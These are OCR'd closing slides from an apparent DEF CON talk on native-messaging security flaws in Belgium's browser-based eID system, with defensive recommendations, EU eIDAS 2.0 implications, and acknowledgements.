
02 Bind tokens to origins and sessions — the missing piece here.

03 Validate and restrict paths in native messaging.

04 Never trust the main world. The page is hostile.

This was never just a Belgian problem.

eID is expanding across the EU under eIDAS 2.0
Any browser-based eID with native-messaging components inherits this same attack surface.



Stop letting any site message your native host.

It’s a bad idea for a hundred reasons. This is what one of them looks like.

James Arnott
@Acorn221

Thanks, DEF CON.
Questions →

Shoutouts!

- CCB
- The linux community - https://github.com/roelderickx/connective-plugin-linux

Shoutouts!

connective-plugin-linux readme.md

> There is also one security feature which is not implemented, because the algorithm is unknown. Whether this security through obscurity feature is really improving the security or not is debatable, but you should be aware that your personal data may be sent to anyone on the internet when using this application.

James Arnott
@Acorn221

Thanks, DEF CON.
Questions →

Shoutouts!

- CCB
- The linux community - https://github.com/roelderickx/connective-plugin-linux
- The Pico Keys project - https://github.com/polhenarejos/pico-fido
- The NSA - https://github.com/nationalsecurityagency/ghidra
- Anthropic - Opus was very helpful here Ghidra - sonnet initially discovered the lack of origin checks
- Anonymous Belgian Friend with a real eID for the CSAM demo
- Piet De Vaere & Floor Terra

James Arnott
@Acorn221

Thanks, DEF CON.
Questions →

Questions?

Linkedin (🤮)

Blog Post

James Arnott

@Acorn221